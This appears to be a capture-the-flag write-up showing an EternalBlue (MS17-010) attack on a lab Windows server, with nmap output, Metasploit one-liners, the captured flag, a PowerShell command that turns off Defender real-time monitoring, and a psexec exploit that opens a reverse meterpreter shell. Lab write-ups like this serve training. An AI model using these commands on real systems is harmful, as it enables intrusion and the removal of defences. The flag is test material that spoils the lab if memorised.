Description:

In this challenge, your task is to exploit a critical vulnerability in the SMBv1 protocol, known as **MS17-010**, or more commonly as "**EternalBlue**." This vulnerability allows attackers to execute arbitrary code on a remote machine with elevated privileges. It was infamously used in the **WannaCry** ransomware attack in 2017.

You have gained access to an internal network where a machine running Windows has been identified. Your objective is to gain control over this machine by leveraging the **MS17-010 vulnerability**.
Flag will be in: `c:\users\administrator\desktop\flag.txt`

Attacking

VPN

```
sudo openvpn hack-camp.ovpn
```

Info Gathering

- Nmap ofc habibi

```
sudo nmap --open 10.10.0.61
```

```
┌──(invicta㉿kali)-[~/ptCamp]
└─$ sudo nmap --open 10.10.0.61
[sudo] password for invicta:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-19 12:25 MSK
Nmap scan report for 10.10.0.61
Host is up (0.010s latency).
Not shown: 988 closed tcp ports (reset)
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl

Nmap done: 1 IP address (1 host up) scanned in 1.60 seconds
```

Exploitation

We can use the auxiliary script instead of the exploit, as perhaps there's some AV enabled a.k.a (Windows Defender)

```
sudo msfconsole -q -x 'use auxiliary/admin/smb/ms17_010_command;set RHOSTS 10.10.0.61; set LHOST tun0;set command type "c:\users\administrator\desktop\flag.txt"; run'
```

and we get the flag

```
┌──(invicta㉿kali)-[~/ptCamp]
└─$ sudo msfconsole -q -x 'use auxiliary/admin/smb/ms17_010_command;set RHOSTS 10.10.0.61; set LHOST tun0;set command type "c:\users\administrator\desktop\flag.txt"; run'
[*] Starting persistent handler(s)...
RHOSTS => 10.10.0.61
[!] Unknown datastore option: LHOST. Did you mean RHOST?
LHOST => tun0
command => type c:\users\administrator\desktop\flag.txt
[*] 10.10.0.61:445        - Target OS: Windows Server 2016 Standard Evaluation 14393
[*] 10.10.0.61:445        - Built a write-what-where primitive...
[+] 10.10.0.61:445        - Overwrite complete... SYSTEM session obtained!
[+] 10.10.0.61:445        - Service start timed out, OK if running a command or non-service executable...
[*] 10.10.0.61:445        - Getting the command output...
[*] 10.10.0.61:445        - Executing cleanup...
[+] 10.10.0.61:445        - Cleanup was successful
[+] 10.10.0.61:445        - Command completed successfully!
[*] 10.10.0.61:445        - Output for "type c:\users\administrator\desktop\flag.txt":

flag{wcyberedjqnce4iw79e7wl41vs1qe83r}

[*] 10.10.0.61:445        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


Going beyond the Task....

Windows Defender likes to bother us... lets disable it!
Continuing with the previous auxiliary payload: `auxiliary(admin/smb/ms17_010_command)`

we disable the AV with this command:

```
set COMMAND 'powershell.exe -nop -c "Set-MpPreference -
DisableRealtimeMonitoring $true"'
```

and we run it



Great,
Now we can use the exploit to establish a reverse shell

```
sudo msfconsole -q -x 'use exploit/windows/smb/ms17_010_psexec; set RHOSTS
10.10.0.61; set LHOST tun0; run'
```

and we got a meterpreter session